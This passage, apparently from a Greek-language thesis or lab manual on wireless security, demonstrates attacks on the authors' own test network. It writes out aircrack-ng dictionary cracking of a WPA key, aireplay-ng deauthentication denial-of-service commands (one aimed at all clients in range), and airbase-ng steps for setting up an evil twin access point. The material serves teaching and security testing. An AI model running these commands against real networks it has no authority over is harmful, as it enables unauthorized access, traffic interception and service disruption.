
Τώρα θα αρχίσουμε να διεισδύουμε χρησιμοποιώντας το λεξικό επιθέσεων από το backtrack. Πρόκειται για μια ομάδα λέξεων-χαρακτήρων που χρησιμοποιείται για την ανεύρεση του κλειδιού wpa. Οι κωδικοί πρόσβασης που οι άνθρωποι επιλέγουν εξαρτώνται από πολλά πράγματα και περιλαμβάνουν, σε ποιά χώρα οι χρήστες ανήκουν, κοινά ονόματα και φράσεις σε αυτή την περιοχή, ευαισθητοποίηση σε θέματα ασφάλειας των χρηστών, καθώς και μια σειρά από άλλα πράγματα. Μεταφερόμαστε με την βοήθεια τερματικού στην διαδρομή που βρίσκεται το συγκεκριμένο αρχείο (λεξικό).



Εικόνα 158: Χρήση λεξικού για την ανεύρεση wpa κλειδιού

Τέλος δίνοντας την εντολή

aircrack-ng WPACrackingDemo-01.cap -w /pentest/passwords/wordlists/darkc0de.lst λαμβάνουμε:



Εικόνα 159: Επιλογή aircrack-ng για την εμφάνιση του κλειδιού


Έχουμε μόλις ανακαλύψει το WPA-PSK key μέσω του οποίου θα συνδεθούμε με το σημείο πρόσβασης.

7.5 Επίθεση στο WLAN

Ένα από τα σημαντικότερα, εάν όχι το σημαντικότερο κομμάτι, στην υποδομή μιας WLAN μονάδας είναι το σημείο πρόσβασής της. Ένα σημείο που παρόλο που είναι τόσο σημαντικό τις περισσότερες φορές αποτελεί και αποδεικνύεται ο πιο αδύναμος κρίκος από άποψη ασφάλειας. Συγκεκριμένα στην παρούσα τεχνική θα ελέγξουμε αν οι κωδικοί πρόσβασης (του κατασκευαστή) από προεπιλογή έχουν αλλάξει στο σημείο πρόσβασης ή όχι. Στη συνέχεια, θα βεβαιωθούμε ότι ακόμη και αν οι κωδικοί πρόσβασης έχουν αλλάξει, εξακολουθεί να είναι εύκολο να παραβιαστούν και να «σπάσουν» χρησιμοποιώντας ένα λεξικό που βασίζεται σε επιθέσεις τέτοιου είδους.


7.5.1 Deauthentication D.O.S attack

Μια αρκετά συχνή επίθεση στα ασύρματα δίκτυα είναι και η άρνηση εξυπηρέτησης (Denial of Service). Πρώτιστα ρυθμίζουμε το router του χρήστη που τρέχει win xp να χρησιμοποιήσει το δίκτυο μας ergasia με ανοιχτό έλεγχο ταυτότητας και χωρίς κρυπτογράφηση. Αυτό θα διευκολύνει το Wireshark για την ανάγνωση των πακέτων όπως πριν.




Εικόνα 160: Ρύθμιση δρομολογητή για ανοιχτό έλεγχο ταυτότητας

Κατόπιν μεταφερόμαστε στον χρήστη που τρέχει το backtrack και με την εντολή *airodump-ng –c 6 –bssid BC:F6:85:56:C8:6D mon0* βλέπουμε τον συνδεδεμένο χρήστη με το a.p που τρέχει τα win xp. Το όρισμα –c μας προσδιορίζει το κανάλι το bssid το όνομα του δικτύου και το mon0 η διεπαφή που έχουμε δημιουργήσει εξ αρχής.




Εικόνα 161: Ανίχνευση πακέτων και ανεύρεση του SSID ergasia

Θα επιχειρήσουμε τώρα μια de authentication επίθεση ανοίγοντας ένα δεύτερο τερματικό και δίνοντας *aireplay-ng -deauth 10 –a BC:F6:85:56:C8:6D –h BC:F6:85:56:C8:6D –c BC:F6:85:66:0D:4A mon0* όπου το όρισμα –deauth αφορά τα πακέτα που θα αποστείλουμε στον υπολογιστή θύμα μέσω του access point και δίνοντας και την διεύθυνση της κάρτας του υπολογιστή θύματος. Κατόπιν αυτής της ενέργειας ο υπολογιστής θύμα θα αποσυνδεθεί μη μπορώντας να εξυπηρετηθεί από το access point του router του.




Εικόνα 162: Airplay-ng και αποστολή de-authetication πακέτων

Κάτι τέτοιο θα προξενήσει την αποσύνδεση του πράγμα που απεικονίζεται και στον πίνακα συνδεδεμένων χρηστών με το συγκεκριμένο a.p.



Εικόνα 163: Αποσύνδεση συστήματος στόχου από το σημείο πρόσβασης


Εάν χρησιμοποιήσουμε και το Wireshark θα δούμε αυτά τα de authentication πακέτα



Εικόνα 164: Καταγραφή de-authetication πακέτων από wireshark

Την ίδια ακριβώς επίθεση μπορούμε να πραγματοποιήσουμε και για κάθε άλλον χρήστη που βρίσκεται μέσα στην εμβέλεια της κάρτας μας δίνοντας :

aireplay-ng -deauth 0 –a BC:F6:85:56:C8:6D –h BC:F6:85:56:C8:6D mon0




Εικόνα 165: Αποστολή de-authetication πακέτων στην εμβέλεια της ασύρματης κάρτας μας

Εκείνο που πραγματικά καταφέραμε είναι να αποκλείσουμε το ενδεχόμενο κάποιος χρήστης εντός της εμβέλειάς μας να χρησιμοποιήσει το σημείο πρόσβασης μας. Αυτό το πραγματοποιήσαμε με την αποστολή de authentication πακέτων, τα οποία θα μας εξασφαλίσουν ότι κανένας χρήστης στην περιοχή δεν μπορεί να συνδεθεί με επιτυχία με σημείο πρόσβασης μας. Είναι σημαντικό να σημειωθεί ότι μόλις ο χρήστης έχει αποσυνδεθεί θα προσπαθήσει να συνδεθεί πίσω για άλλη μια φορά στο σημείο πρόσβασης, και έτσι η de-Authentication επίθεση πρέπει να πραγματοποιείται μ' ένα επαναληπτικό τρόπο για να έχουμε οριστικό αποτέλεσμα άρνησης υπηρεσίας. Αυτός είναι ένας από τους ευκολότερους τρόπους να πραγματοποιήσουμε τις επιθέσεις μας, αλλά από την άλλη έχει και καταστροφικό αποτέλεσμα αφού δημιουργεί τεράστια προβλήματα στις ασύρματες επικοινωνίες.

7.5.2 Το κακό δίδυμο (EVIL TWIN) και το σημείο πρόσβασης MAC spoofing


Μία από τις πιο ισχυρές επιθέσεις στις υποδομές WLAN είναι ο Evil Twin. Η ιδέα είναι να εισαγάγει βασικά έναν εισβολέα στο σημείο πρόσβασης στην περιοχή του δικτύου WLAN. Αυτό το σημείο πρόσβασης θα έχει ακριβώς το ίδιο SSID με το εξουσιοδοτημένο δίκτυο WLAN αλλά με διαφορετική MAC. Πολλοί χρήστες ασύρματων δικτύων μπορεί να συνδεθούν κατά λάθος σε αυτό το σημείο πρόσβασης νομίζοντας ότι είναι μέρος του εξουσιοδοτημένου δικτύου. Μόλις μια σύνδεση πραγματοποιηθεί, ο επιτιθέμενος μπορεί να οργανώσει υποκλοπές σε ολόκληρη την επικοινωνία. Στον πραγματικό κόσμο, ένας εισβολέας θα χρησιμοποιήσει αυτή την ιδανική επίθεση κοντά σε εξουσιοδοτημένο δίκτυο, έτσι ώστε ο χρήστης να μπερδευτεί και από λάθος να συνδεθεί. Το EVIL-TWIN θα έχει το ίδιο όνομα SSID αλλά διαφορετική
διεύθυνση MAC ως εξουσιοδοτημένο σημείο πρόσβασης (spoofing - 'κοροϊδία').

Αρχικά χρησιμοποιούμε την εντολή *airodump-ng mon0* από το backtrack για να εντοπίσουμε το BSSID και το ESSID του σημείου πρόσβασης που θέλουμε να μιμηθούμε με το evil twin.




Εικόνα 166: Εμφάνιση του BSSID και SSID του ασύρματου σημείου πρόσβασης

Στην συνέχεια συνδεόμαστε με το σημείο πρόσβασης από τον υπολογιστή θύμα. Ξαναεκτελούμε την εντολή *airodump-ng --bssid BC:F6:85:56:C8:6D mon0* και βλέπουμε ότι ο υπολογιστής θύμα έχει συνδεθεί με το σημείο πρόσβασης.




Εικόνα 167: Σύνδεση με σημείο πρόσβασης

Κάνοντας χρήση αυτών των πληροφοριών, θα δημιουργήσουμε ένα νέο σημείο πρόσβασης με το ίδιο ESSID αλλά διαφορετικές BSSID και διεύθυνση MAC χρησιμοποιώντας την εντολή : *airbase-ng –a AA:AA:AA:AA:AA:AA --essid "ergasia" -c 6 mon0.*Το όρισμα –a προσδιορίζει την νέα MAC (spoof) στο κανάλι 6. Ουσιαστικά δημιουργούμε έναν «κλώνο» του ήδη υπάρχοντος ονόματος δικτύου μας αλλά με διαφορετική φυσική διεύθυνση.



